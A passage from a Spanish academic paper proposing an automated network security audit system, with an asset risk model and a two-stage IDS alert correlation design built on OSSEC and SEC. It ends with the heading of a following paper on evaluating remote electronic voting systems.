Existen trabajos académicos sobre métodos de análisis de riesgos [2,3,4] pero pocos se centran en la compartición de experiencias sobre el diseño de sistemas de auditorías. Hasta nuestro conocimiento, no existe ningún trabajo completo que presente características similares. En un reciente trabajo [5] se propone una metodología para análisis de vulnerabilidades en red, su implementación exige el modelado de la red del cliente y del vector de ataque, lo que precisa de una dedicación elevada y con participación del cliente antes de acometer la auditoría. Adicionalmente, en dicho trabajo sólo se utilizan herramientas activas (Nessus). En [6] se propone un sistema para el descubrimiento de inventario y análisis posterior de vulnerabilidades, pero no incluye aspectos de correlación de dicha información con ataques de red. Por otro lado, existe software de auditoría en forma de conjunto de herramientas conocidas [7] o bien con versiones comercial especializados en redes o sistemas (p.ej. SecureAuditor suite, Lynis, Bastille, etc.). Algunas de las herramientas más difundidas, como Nessus o su versión en software libre OpenVas, funcionan enviando información de forma activa, limitando así las ventajas que proporcionan herramientas de monitorización pasiva. Finalmente, existen multitud de sistemas pensados para la monitorización pasiva y defensa en tiempo real de tipo *Security Information & Event Managenent* (SIEM) cuyos informes pueden ser utilizados con el propósito

de auditar el riesgo (p.ej. OSSIM, NXLOG, Prelude, etc…). El sistema propuesto se encuentra a medio camino entre un SIEM y un sistema de auditoría ya que aunque su propósito fundamental es ofrecer una valoración *off-line* del riesgo que sufren los activos (*assets*) del cliente, puede ser adaptado para dar respuestas activas en tiempo real.

II. El riesgo sobre un activo

La ISO 31000 define el riesgo de forma genérica como el efecto que la incertidumbre provoca sobre la capacidad de que una organización cumpla sus objetivos. La gestión del riesgo va encaminada a entender y reducir estos efectos. En nuestro contexto, estamos interesados en averiguar el riesgo asociado a cada activo de la organización. A continuación se desarrollará el modelo analítico de riesgo que se ha utilizado en el trabajo propuesto.

A. Riesgo de un activo.

El riesgo de un activo puede ser definido como la degradación potencial de un activo como resultado de que una amenaza explote una vulnerabilidad en dicho activo. Este puede ser medido como el producto de la probabilidad de materialización de la amenaza por la pérdida que produciría. Otra forma de contabilizar el riesgo es a través del producto del valor del activo y la degradación del mismo en caso de materializarse la amenaza. En este artículo proponemos modelar esto último de la siguiente manera:

- (a) *Valor*. Será la importancia del activo para la organización (un valor entre 0 y 10). Dada la dificultad de realizar de forma automatizada una valoración económica de la implicación del activo en la empresa (como sería pertinente en cualquier metodología de gestión de riesgos), nuestra propuesta basa la importancia de un activo en la combinación de tres factores: (i) su importancia administrativa (valor fijado por la persona que realiza la auditoría en conjunción con el cliente), (ii) su importancia funcional (i.e. si es un servidor, desktop, impresora, elemento de red, servicios ofrecidos a la organización, etc.) (iii) importancia topológica (p.ej. cuántos equipos de cierta categoría se comunican con él). La importancia funcional y la topológica serán inferidas automáticamente durante la operación de la red y los equipos de usuario (p.ej. a través de escaneo del equipo o inspección del tráfico) y actualizadas periódicamente por el sistema.
- (b) *Degradación*. Este factor se corresponde con la degradación del activo si se materializase una amenaza determinada. En este parámetro debería reflejarse el efecto que la degradación tiene sobre la Confidencialidad, Disponibilidad e Integridad del activo, así como la importancia relativa de cada una de estas tres dimensiones para un activo en concreto. Dado que uno de los objetivos básicos de este sistema de auditoría automatizada es minimizar el tiempo consumido con el cliente, utilizaremos una simplificación consistente en utilizar una sola dimensión: la disponibilidad. Para su cómputo se utilizará el producto de los siguientes factores:

(i) degradación del activo (valor entre 0 y 1)

(ii) probabilidad de que la detección de la amenaza no sea un falso positivo, (valor entre 0 y 1)

(iii) probabilidad de que el ataque tenga éxito condicionada a que la detección de la amenaza no sea un falso positivo. (valor entre 0 y 1)

Esto esta reflejado en la *Ec. (1)* donde:

$$Riesgo(Activo, Amenaza) = a * (1 - b_i) * (1 - b_{ii}) * (1 - b_{iii}) \quad (1)$$

donde *a* se refiere al valor de un Activo determinado, y los valores de degradación (b_i , b_{ii} , y b_{iii}) se corresponden a una amenaza determinada que actuara sobre dicho activo.

Nuestro sistema recopilará durante un tiempo (p.ej. una semana) todas las amenazas que se detecten sobre cada activo de la organización auditada. Esto permitirá calcular el riesgo de cada activo y generar informes de auditoría que incluyan un listado de los activos que mayor degradación soportan, así como aquellos que implican un mayor riesgo para la organización. Esta información resumida hace a la organización ser más consciente del riesgo que soporta y le permite planificar de forma apropiada el conjunto de contramedidas de mitigación.

B. Tipos de Amenazas considerados

Es importante señalar que en este trabajo entendemos el concepto de amenaza en un sentido amplio (o menos riguroso) como una exposición por factores internos o externos a que ocurra una degradación (p.ej. que un activo tenga una vulnerabilidad, que un usuario realice malas prácticas, o que se produzca un ataque a través de la red). En nuestro modelo de riesgo, la degradación provocada por cualquier amenaza es tratada de forma homogénea mediante los factores anteriormente expuestos. En nuestro sistema consideramos tres tipos de amenazas:

- Tipo A: Vulnerabilidad de un activo. Aunque existen distintas clasificaciones que pueden ser utilizadas para identificar de forma unívoca a las vulnerabilidades, en este trabajo utilizaremos como la identificador de una vulnerabilidad el valor de CVE (Common Vulnerabilities and Exposures) [8]. Además de un amplio soporte de la comunidad internacional y de diversos fabricantes, el uso de CVEs nos permite utilizar las métricas de impacto y degradación normalizadas en el CVSS[9] (Common Vulnerability Scoring System) de cada una de las vulnerabilidades.

Tabla I
TIPOS DE AMENAZAS CONSIDERADAS

Tipo	Identificación	Degradación	Dificultad del ataque
A-Vulnerabilidad	CVE descubierto en un activo	Campo en CVSS , o configuración	Campo en CVSS o configuración
B-Ataque en red	SID indicado por un IDS	Prioridad de la alarma, Prioridad	configuración
C-Política	Descripción o SID		Configuración

- Tipo B: Ataque en red (alarmas generadas por el IDS) sobre dicho activo. Los principales IDS de software libre existentes en la actualidad (como Suricata o Snort) identifican las reglas que aplican al tráfico capturado mediante un identificador de firma (Signature ID o SID). Las distintas firmas se agrupan en diversas categorías como detección de

un troyano, virus, ... Las diversas categorías disponen de un valor de prioridad que nos ofrece una idea de la severidad de la alarma generada (relacionado con la degradación del activo). En ocasiones dichas firmas tienen asociada una vulnerabilidad (CVE) existente en el software del activo.

- Tipo C: Violaciones de políticas de buenas prácticas. Es posible fijar una serie de política básicas de acuerdo con el cliente, como pueden ser no visitar ciertas web de mala reputación, no configurar los dispositivos con password por defecto, etc... la observación de estas políticas puede realizarse mediante herramientas pasivas o con herramientas activas (por ejemplo script de nmap). Nosotros consideraremos el incumplimiento de estas políticas como una amenaza potencial relacionada con un activo.

En la tabla I se muestran los tres tipos de amenazas consideradas en este estudio, cómo se identifica una amenaza de cada tipo, así como los factores de degradación y dificultad del ataque. En aquellos tipos de amenazas que no sea posible obtener directamente un valor para su coeficiente de degradación o dificultar de que se materialice el ataque será necesario configurar dicho valor manualmente en base a categoría de amenaza.

III. Solución Propuesta

Los dos principales condicionantes de diseño son: (a) interacción mínima con la organización auditada (i.e. que el sistema opere de forma autónoma y se pueda comprobar su estado de salud), (b) mantenimiento mínimo entre sucesivas puestas en marcha en la misma organización (i.e. que la configuración se realice de la forma más automatizada posible, actualizando sólo aquellos parámetros que hayan cambiado desde la última operación). Además, el software utilizado debe contar con un conjunto de herramientas que de forma automática permitan realizar las siguientes tareas:

(a) descubrimiento de activos,
(b) monitorización topológica,
(c) escaneo de vulnerabilidades,
(d) detección de ataques por red (IDS),
(e) monitorización del cumplimiento de políticas.
(f) correlación de la información encontrada

Las tareas anteriores son en ocasiones interdependientes, por ejemplo no es posible realizar escaneos de vulnerabilidades hasta no haber sido descubierto un activo. Por ello, tanto la ejecución de las herramientas como el tratamiento de la información producida por éstas debe ser orquestada por un sistema que implemente una lógica de sincronización y que almacene finalmente la información sobre los riesgos a los que cada activo está sometido en base al modelo explicado en la sección anterior.

La arquitectura propuesta se refleja en el siguiente esquema:




Figura 1. Componentes del software de auditoría

En la Figura 1 se pueden observar varios sistemas interrelacionados. El *Sistema de Configuración* dispone de la información de configuración y operación del resto de sistemas. El sistema de *Monitorización de Activos* esta compuesto por un conjunto de herramientas activas/pasivas que tienen las capacidades (a),(b),(c),(e) mencionadas anteriormente. El sistema de *Detección de Ataques* esta compuesto por un IDS y un sistema de correlación de eventos. La información producida por los dos sistemas de monitorización anteriores es almacenada en una base de datos central a través de un conjunto de aplicaciones que actúan como intermediarias (i.e. ejecutan una herramienta pasándole parámetros de entrada y procesan la información generada por dicha herramienta, almacenándola en la base de datos interna). A este conjunto de utilidades lo denominamos *Sistema de Orquestación* ya que orquesta y sincroniza la ejecución, entradas y salidas de todas las herramientas usadas en la auditoría. Un ejemplo de la utilidad de este sistema es el siguiente: imaginemos que ordena un escaneo periódico de activos cada 2 horas con la herramienta *nmap*. Si el sistema de correlación detectase una alarma generada por el IDS debido a ataque sobre un activo que no está en la base de datos, la lógica de sincronismo recogería el resultado y ordenaría el descubrimiento inmediato del activo. Una vez concluido exitosamente dicho descubrimiento lanzaría un escaneo de vulnerabilidades. La base de datos interna dispone de distintos repositorios: activos, topología, firmas y amenazas. Esta base de datos, junto a las utilidades de interacción anteriormente mencionadas constituyen el *Sistema de Información Interna*. Finalmente, existe un *Sistema de Generación de Informes y Alertas* que permite independizar esta faceta del resto de sistemas. En las siguientes secciones se tratará en mayor profundidad los sistemas anteriores.

IV. Sistema de Configuración

Este sistema almacena la información necesaria para la configuración y operación del resto de componentes. La mayor parte de esta información no debería cambiar en diferentes auditorías para que el mantenimiento sea el menor posible. Consta de una serie de tablas o ficheros que pueden ser clasificados como grupos de configuración. Los grupos más relevantes incluidos son los siguientes:

A. Definición de Amenaza

En esta tabla se definen y clasifican las amenazas a considerar en el sistema. Se ha elegido un sistema de dos niveles jerárquicos: tipo y sub-tipo, donde tipo de amenaza puede ser de uno de los tres definidos anteriormente (A-vulnerabilidad, B-Firma IDS, C-política) y es posible definir

tantos sub-tipos como se desee. Para cada sub-tipo se configura la siguiente información:

- Criterio de inclusión. Es posible definir un identificador o un rango de identificadores (CVE's o SID's en función del tipo de amenaza). Esto permite un primer filtro para seleccionar sólo determinadas vulnerabilidades (por ejemplo, sólo aquellas cuyo CVSS supere cierto umbral) o firmas IDS (por ejemplo aquellas cuya prioridad sea superior a cierto valor). Además, permite una clasificación con una granularidad heterogénea (p.ej. una sub-categoría podría ser un valor CVE concreto mientras que otra podría ser un rango de SIDs que constituyan una categoría completa en el IDS).

- Degradación, Probabilidad de que no sea un falso positivo (PnF+) y Dificultad de que se materialice el ataque. Esto permite fijar el valor de los coeficientes: Degradación en el activo (daño del ataque, b_i), probabilidad por defecto de que no sea un falso positivo (fiabilidad, b_{ii}) y probabilidad por defecto de que, no siéndolo, el ataque tenga éxito (dificultad, b_{iii}).

Para cualquier amenaza es necesario definir los valores anteriores, lo cual no siempre es una tarea fácil, especialmente en los incumplimientos de políticas. En las amenazas detectadas por el IDS, la degradación será el valor del campo *Priority* de la alarma generada y se establecerá manualmente un valor por defecto para el resto de coeficientes en función del sub-tipo definido. En el caso de vulnerabilidades es posible tomar los valores anteriores de distintos sub-campos del CVSS

B. *Información del sistema auditado*

Uno de los criterios de diseño es la intervención mínima de la organización auditada. No obstante consideramos imprescindible que ésta aporte información sobre:

(a) los activos que la organización más valora (el resto tendrán un una importancia administrativa por defecto)

(b) los rangos de direcciones de red y *vlans* que utiliza,

(c) los horarios de trabajo habituales

(d) direcciones o rangos sobre los que el cliente no desea que se efectúe la auditoría..

C. *Configuración del Sistema de Correlación.*

El sistema de monitorización de ataques utiliza la correlación de eventos para identificar y valorar ataques sobre los activos de la organización. La mayoría de sistemas de correlación de eventos necesitan para su funcionamiento una base de datos de conocimiento que se sustancia en un conjunto de reglas de correlación. El objetivo de este grupo de configuración es la definición de parámetros que posibiliten la creación automatizada mediante scripts de las propias reglas de correlación. Se parte de la suposición que los ataques que se repiten un cierto número de veces tienden a tener más probabilidad de éxito. Así mismo, la detección en distintos intervalos de tiempo de un mismo ataque debería disminuir la probabilidad de que fuera un falso positivo. Para ello, por cada sub-tipo de amenaza de tipo B se definen los siguientes parámetros

- Duración máxima de un ataque e intervalo máximo entre eventos de un mismo ataque.
- Número máximo de eventos similares a considerar dentro de un ataque a partir del cual se incrementa la probabilidad de éxito y se disminuye la probabilidad de falso positivo
- Porcentaje a incrementar la probabilidad de éxito y disminución de la probabilidad de falso positivo.

Además de esta tabla, se utilizará la información empleada en la definición de las amenazas (p.ej. categoría Malware y el rango de SIDs posibles) y la información ofrecida por el cliente (p.ej. horario habitual de trabajo) para generar automáticamente los ficheros de reglas de correlación.

Con las fuentes de información anteriores, un script generará, antes de la puesta en operación, los dos ficheros de reglas de correlación utilizados por el sistema (ver sección VII).

V. Sistema de información interno

Este sistema es el encargado de interactuar con las herramientas que generan información y la base de datos que la almacena. A su vez tiene dos componentes o subsistemas: la base de datos y el sistema de orquestación.

A. *Base de Datos*

La base de datos interna es usada para almacenar la mayoría de información generada en todo el proceso. Estará compuesta por los siguientes repositorios:

- ***Activos***. Para cada activo se almacena su importancia (topológica, administrativa y funcional), su exposición a Internet, ciertas propiedades (p.ej. nombre, dirección IP, dirección hardware, tipo de equipo) y una serie de campos que resumen el nivel de riesgo (p.ej. número de amenazas de cada tipo y el valor calculado del riesgo medio).
- ***Flujos** de Tráfico (o base de datos topológica)*. Almacena información de carácter estadístico relativa al tráfico cursado entre los equipos de la diferentes LANs de la organización (conexiones TCP, bytes transferidos, etc.). La base de datos de flujos permite realizar distintas funcionalidades: arrancar la programación de escaneos para equipos cuya dirección esté incluida en la matriz de flujos, actualización periódica de la importancia funcional (por ejemplo: número de puertos abiertos a los que se conectan otros equipos de la red) y topológica (por ejemplo: número de equipos de la red que se conectan a un determinado puerto o servicio).
- ***Firmas** de software*. Esta base de datos se alimenta de las firmas detectadas por las herramientas en el análisis de cada activo. La firma de un determinado software se identificará por su valor *cpe* [10]. Se almacenarán 3 tipos de firmas distintos: sistema operativo, servicios (con puertos abiertos asociados) y software (por ejemplo versión de navegador, de Adobe, etc..). Dado que existen múltiples herramientas para la detección de firmas software en un activo (por ejemplo: Br0, nmap, ...) tendremos que utilizar un doble nivel de tablas: (a) *firmas_mas_fiables_de_activo*, donde para cada activo se mantiene la firma identificada como más fiable (i.e. valor de *cpe* con mayor número de campos identificados para las firmas) de todas aquellas encontradas al escanear un activo; (b) *firmas_encontradas_activo*, donde para cada activo y

firma de la tabla anterior, se mantienen todas las firmas encontradas por cualquier herramienta.

- ***Amenazas***. En este repositorio se almacenan las amenazas detectadas para cada activo. Sigue una filosofía similar a la base de datos de Firmas. Tiene dos niveles jerárquicos implementados con dos tablas principales: (a) *Amenazas_activo*, donde para cada activo se almacena cada una de las amenazas encontradas. Para cada amenaza, además, se almacena un resumen con los parámetros necesarios para el cálculo del riesgo (i.e. exposición, degradación, dificultad de éxito, probabilidad de falso positivo, número de herramientas y número de veces que cada herramienta ha descubierto la amenaza); (b) tabla *Amenaza_evidencias*, donde se mantiene un registro por cada evidencia encontrada (i.e. descubrimientos repetidos de la misma amenaza sobre el mismo activo encontrados por distintas herramientas) con ciertas propiedades.
  Para ilustrar el funcionamiento de ambos niveles jerárquicos pondremos un ejemplo: si una herramienta H1 descubre una nueva amenaza con sus propiedades asociadas (degradación, exposición, dificultad, PnF+), será introducida en la tabla *Amenaza_evidencias* y también asociada al activo correspondiente (*Amenaza_activo*). Si posteriormente otra herramienta H2 descubre la misma amenaza en el mismo activo, identificada por el mismo valor de CVE (o bien por un SID asociado al mismo CVE), será asociada a la tabla *Amenaza_evidencias*, sobre la misma amenaza, pero los valores del resumen de la tabla *Amenaza_activo* serán actualizados, dado que se han encontrado nuevas evidencias de la misma amenaza, por lo que la probabilidad de que sea un falso positivo la detección debería disminuir.

B. *Sistema de Orquestación.*

El sistema de orquestación y sincronismo está compuesto por un conjunto de aplicaciones con propósitos específicos tales como el control de la secuencia de arranque del sistema completo, la inserción de un nuevo activo en la base de datos, la inserción de una nueva amenaza en la base de datos, la actualización de la información de un activo, etc… En general una aplicación determinada A_i solicitará la ejecución de una determinada herramienta con una determinada prioridad (p.ej. cualquier herramienta activa o pasiva del sistema de monitorización de activos). Esta solicitud será recibida por un planificador que pondrá la petición en una cola con prioridades. Al terminar la ejecución, el propio planificador recogerá la salida resultante de la herramienta para entregársela a la aplicación correspondiente Ai que a su vez actualizará la base de datos correspondiente. Esta operativa se encuentra reflejada en la Figura 2.




Figura 2. Esquema de la operativa del sistema de orquestación o sincronismo

Nótese que la solicitud de ejecución de una herramienta puede referirse tanto a una herramienta del sistema de monitorización (Hi) como a otra aplicación (Ai). Esto permite el descubrimiento oportunista en el sentido de que reacciona ante descubrimientos nuevos. Además, permite la creación de una secuencia de arranque de todo el sistema.

VI. Sistema de Monitorización de Activos

Es el sistema compuesto por todas las herramientas a utilizar en la auditoría. Estas herramientas están identificadas en la tabla de configuración correspondiente, no obstante, el sistema debería permitir la inclusión de nuevas herramientas de manera sencilla. En el momento de escritura del artículo, las herramientas seleccionadas son: BRO, Suricata, Nmap, OpenVAS, Vfeed. El sistema de configuración también tiene una lista configurada con las herramientas que se aplicarán a un activo en función del tipo de activo y su importancia.

Tal y como se ha explicado anteriormente, las herramientas serán controladas por la lógica de orquestación o sincronización. Para cada una de ellas se deberá registrar las amenazas que son capaces de cubrir, a fin de evitar posibles configuraciones erróneas que soliciten la búsqueda de amenazas no cubiertas por ninguna de la herramientas utilizadas.

Del análisis de las distintas herramientas potenciales podemos concluir que es preciso tener en cuenta el grado de madurez y soporte de cada herramienta incluida ya que a veces nuevas herramientas dejan de estar sostenidas y actualizadas al poco tiempo de su creación. Encontramos también que la combinación de herramientas activas y pasivas permite aprovechar mejor todo el potencial de una auditoría.

Por otra parte, cada herramienta ofrece su salida en un formato diferente, por lo que es preciso construir *parsers* para adaptarla a un formato común que permita su procesamiento e inclusión en los sistemas de información. No obstante, el uso de identificadores estandarizados como: *cpe*, *cve*, y *sid*, simplifica en gran medida este trabajo. Cabe señalar que existen herramientas, como OpenVas, que ofrecen una estimación de la probabilidad de que la detección llevada a cabo no sea un falso positivo. Para el resto de herramientas debemos establecer en el sistema de configuración valores por defecto.

La integración de una nueva herramienta exige tan sólo la creación de un *parser* para procesar su salida y su integración en el sistema de configuración (p.ej. asignando los valores de las amenazas que es capaz de detectar). Por criterio de diseño

se desea que el funcionamiento del sistema de auditoría sea lo más transparente posible para la organización auditada. Por ello se descarta el uso de herramientas que afecten a la disponibilidad y funcionamiento de la red o los sistemas de la organización auditada. También se descarta el uso de herramientas con protocolos como SNMP ya que pueden implicar la realización de tareas (p.ej. autorización) extra por parte de la organización auditada.

VII. SISTEMA DE CORRELACIÓN

La correlación de eventos de seguridad provenientes de diversas fuentes es un tópico maduro en la literatura [11]. Existen multitud de trabajos orientados básicamente a la reducción de alarmas o eventos, así como a la caracterización de un ataque en sus primeras fases [12,14] con el fin de abortarlo antes de que tenga éxito. Este tipo de sistemas, así como aquellos que intentan detectar tráfico anómalo[13], se encuentran orientados a la defensa. Nuestra propuesta no busca evitar ataques sino evaluar el riesgo al que se encuentra expuesto un sistema. Los posibles ataques detectados no harán sino aumentar la certidumbre de que un sistema se encuentra comprometido.

El sistema propuesto se alimenta de la salida del IDS utilizado (p.ej. fichero de alertas de Suricata) y tiene como salida principal la detección de nuevas amenazas de tipo *ataque en red* asociadas a un activo de la organización auditada. Cuando se detecta una nueva amenaza se utilizarán aplicaciones del del sistema de orquestación (ver sección anterior) para insertar dicha amenaza en la base de datos o para la comprobación de que el activo no tiene una vulnerabilidad asociada relacionada con el ataque detectado.

Además de la detección de las amenazas, la otra misión de este sistema es la actualización de los valores asociados a la amenaza (p.ej. Probabilidad de que no sea falso positivo, dificultad del ataque) en función de la correlación de eventos. En las alertas generadas por el IDS, el campo *Priority* será tomado como la degradación del ataque en el activo. A diferencia de muchos sistemas SIEM, nuestro foco estará en los activos atacados y no en los atacantes. Otra diferencia es que nuestra misión no consiste en detectar ataques para detener al atacante (aunque potencialmente es posible), sino para actualizar la información sobre riesgos que asume ese activo.

El sistema de correlación propuesto se compone de dos correladores en serie (i.e. la salida del primer correlador es utilizada como entrada en el segundo correlador).

A. *Correlador 1: Sistema Reductor y filtrador.*

Este primer sistema tiene como objetivo la recepción de los eventos generados por el IDS y el establecimiento inicial del nivel de fiabilidad y dificultad de los ataques así como el filtrado de eventos que no revistan interés.

Este sistema es implementado con OSSEC que permite fácilmente recibir y decodificar muchos tipos de eventos y definir reglas de correlación en un lenguaje simple escrito en XML. El fichero de reglas de correlación empleado por OSSEC es generado de forma automática por un script antes de su puesta en operación. El script lee la información de configuración de las amenazas de tipo B (definidas por un valor o rango de SIDs), el horario habitual y las direcciones de red del cliente y los activos definidos administrativamente como importantes o bien a ignorar. Con esta información genera el fichero de reglas que utiliza OSSEC y produce una operación que se puede resumir en los siguientes pasos:

1.*Recibe* cada nuevo evento del IDS y decodifica sus campos.
2.*Filtra* (elimina) todo evento cuya dirección origen o destino haya sido listada por el cliente en la lista de direcciones a ignorar. También filtra aquellos eventos cuya prioridad sea muy baja siempre que los activos implicados no tengan una importancia administrativa alta (Priority 3 o 4, según se explicite en el sistema de configuración).
3.*Enriquece* cada evento recibido con los niveles iniciales de probabilidad de falso positivo y dificultad del ataque en función del sub-tipo de amenaza (tabla de configuración de amenazas).

La salida de este OSSEC son eventos enriquecidos con la información anterior, tal y como se ilustra en la figura 3.




Figura 3. Esquema de operación del primer correlador

B. *Correlador 2: Sistema Principal de Correlación.*

Este segundo sistema implementa el grueso de la correlación (p.ej. operaciones de agregación o cros-correlación). Recibe los eventos de alerta generados por el correlador 1 y realiza las siguientes tareas:

(a) Análisis de los activos implicados. En esta tarea se identifica al activo atacante y atacado y su pertenencia a la red de la organización auditada. Así se identifican ataques desde internet o internos. Además, si el atacante proviene de Internet se comprueba si está en una base de datos de mala reputación. Como consecuencia de todo esto se actualizan los valores de probabilidad de falso positivo.

(b) Validación de los ataques y agregación. Los eventos relacionados se almacenan en contextos temporales en función del sub-tipo de ataque y del activo atacado. Al expirar el tiempo de vida del contexto o tras la no recepción de un nuevo evento relacionado en un umbral temporal, se recuentan los eventos almacenados cada contexto y se actualizan convenientemente los valores de probabilidad de falso positivo y dificultad del ataque.

(c) Cros-correlación. Para cada identificador de firma (SID) detectado sobre un activo atacado se consulta la existencia la correspondiente vulnerabilidad (CVE) asociada a dicho activo. En caso de que exista, se eleva la probabilidad de éxito del ataque al máximo nivel y la de falso positivo al mínimo. Asumimos que se va a consumar un ataque con

éxito, ya que el activo tenía una vulnerabilidad sensible a este tipo de ataque.

(d) Generación de salidas. Se informa al sistema de sincronismo sobre la detección de la amenaza asociada a un activo con las propiedades correspondientes. Será este sistema el encargado de actualizar la base de datos de amenazas. Además, se generan varios informes con datos relevantes (p.ej. ataques internos, ataques desde Internet desde equipos con mala reputación, etc.).

Este segundo correlador esta implementado con el software Simple Event Correlator (SEC). Al igual que en el caso de OSSEC, sus directivas de correlación son generadas de manera automática partiendo de la información del sistema de configuración (sección IV.C), donde por cada tipo de ataque se definen contadores y umbrales temporales que permiten ajustar la probabilidad de falso positivo y la probabilidad de éxito.




Figura 4. Esquema de operación del segundo sistema correlador

Aunque las funciones del correlador 1 podrían ser asumidas por el segundo correlador, la arquitectura en serie de ambos correladores permitirá independizar las funciones de cada sistema y una mayor escalabilidad y flexibilidad. Por ejemplo, permitiría incluir en el futuro la recepción de logs de equipos (OSSEC es un HIDS) o la recepción IDS de múltiples entradas o sedes en un solo punto. Además, el filtrado realizado por OSSEC permite disminuir el trabajo del correlador 2, que es computacionalmente más pesado .

VIII. Sistema de Generación de Informes

Este sistema toma la información de la base de datos interna y los informes y alertas del sistema de correlación para generar un informe periódico y otro bajo demanda con un cierto nivel de '*verbosity*'. En el sistema de configuración se puede fijar la profundidad de la información suministrada en los informes en función de la importancia del activo y del tipo de amenaza, lo que facilita focalizar la auditoría y la presentación de resultados finales relevantes para el cliente.

IX. Aspectos sobre Implementación y Escalabilidad

El sistema se encuentra en fase de implementación y pruebas. El dimensionamiento inicial del sistema se ha realizado para permitir auditorías sobre una red de hasta 1000 activos. El objetivo inicial es realizar una auditoría durante 5 días sin afectar al funcionamiento de la red y sistemas del cliente. Para ello se utiliza software que permita gestionar los datos de forma distribuida. Así mismo se ha incluido en el planificador un desarrollo que permite monitorizar el rendimiento de los distintos recursos involucrados (cpu, memoria, almacenamiento), limitando la ejecución de tareas en función de su prioridad cuando los recursos son escasos. El sistema de auditoría permite a su vez la monitorización remota de su operación, lo que facilita la re-configuración y re-asignación de prioridades en función de los resultados que se van obteniendo.

X. Conclusiones

Hemos propuesto un diseño para un sistema de generación automática de informes de auditoría que permite mostrar los riesgos básicos que corre una organización en su infraestructura y servicios TICs. Es diseño propuesto permite aprovechar los resultados proporcionados por herramientas de monitorización existentes de software libre tanto activas como pasivas. Nuestra propuesta ofrece un *framework* unificado que permite tratar amenazas de distinta naturaleza (ataques, vulnerabilidades, violaciones de políticas, ...) de manera uniforme, permitiendo al cliente seleccionar el tipo de amenaza y activo sobre el que quiere centrar la auditoría.

Además de la lógica evaluación del rendimiento en casos reales, podemos citar como futuras líneas de ampliación la consideración de la capacidad de contagio de los equipos infectados, así como la segregación en la degradación sobre Disponibilidad, Confidencialidad e Integridad de los activos.

AGRADECIMIENTOS

Agradecemos al proyecto CTA 15/843 de la Corporación Tecnológica de Andalucía la financiación del proyecto que ha permitido al elaboración de este trabajo.

Referencias

[1] López, David, and Oscar Pastor. "Comprehensive Approach to Security Risk Management in Critical Infrastructures and Supply Chains." *Information & Security* 29.1 (2013): 69.

[2] Sulaman, Sardar Muhammad, Kim Weyns, and Martin Höst. "A review of research on risk analysis methods for it systems." *Proceedings of the 17th International Conference on Evaluation and Assessment in Software Engineering*. ACM, 2013.

[3] Munir, Rashid, et al. "Detection, Mitigation and Quantitative Security Risk Assessment of Invisible Attacks at Enterprise Network." *Future Internet of Things and Cloud (FiCloud), 2015 3rd International Conference on*. IEEE, 2015.

[4] Jerman-Blažič, Borka. "An economic modelling approach to information security risk management." *International Journal of Information Management*28.5 (2008): 413-422.

[5] "A New Approach for Network Vulnerability Analysis", Hai L. Vu, Kenneth K. Khaw and Tsong Yueh Chen. The Computer Journal. 2014.

[6] Ricardo Cardoso Ai Evangelista. "Efficiently Discovering and Assessing Vulnerabilities in Networks." (2008). MS Thesis de Comunicações, Engenharia de Redes. IST Lisboa

[7] Cisco Press.: " Network Security Auditing Tools and Techniques", en http://www.ciscopress.com/articles/article.asp?p=1606900&seqNum=5.

[8] https://cve.mitre.org/cve/index.html

[9] https://www.first.org/cvss

[10] https://cpe.mitre.org/about/

[11] "A model-based survey of alert correlation techniques". Salah, S., Maciá-Fernández, G., & Díaz-Verdejo, J. E. (2013). Computer Networks, 57(5), 1289-1317.

[12] "Towards Predictive Real-time Multi-sensors Intrusion Alert Correlation Framework ", Maheyzah Md Siraj, Hashim Hussein Taha Albasheer and Mazura Mat Din. Indian Journal of Science and Technology, Vol 8(12), 70658, June 2015

[13] "Network Anomaly Detection: Methods, Systems and Tools" Monowar H. Bhuyan. Dhruba Kumar Bhattacharyya. IEEE COMMUNICATIONS SURVEYS &AMP TUTORIALS. JANUARY 2014

[14] "An Architecture for Alert Correlation Inspired By a Comprehensive Model of Human Immune System", Mehdi Bateni , Ahmad Baraani. I.J. Computer Network and Information Security, 2014, 12, 47-57

Desarrollo de una metodología avanzada de evaluación de Sistemas de Voto Electrónico Remoto

David Y. Marcos del Blanco
Universidad de León
Campus de Vegazana s/n 24071
León, España.
dmarcb01@estudiantes.unileon.es

Luis Panizo Alonso
Universidad de León
Campus de Vegazana s/n
24071 León, España.
luis.panizo@unileon.es

José Ángel Hermida Alonso
Universidad de León
Campus de Vegazana s/n
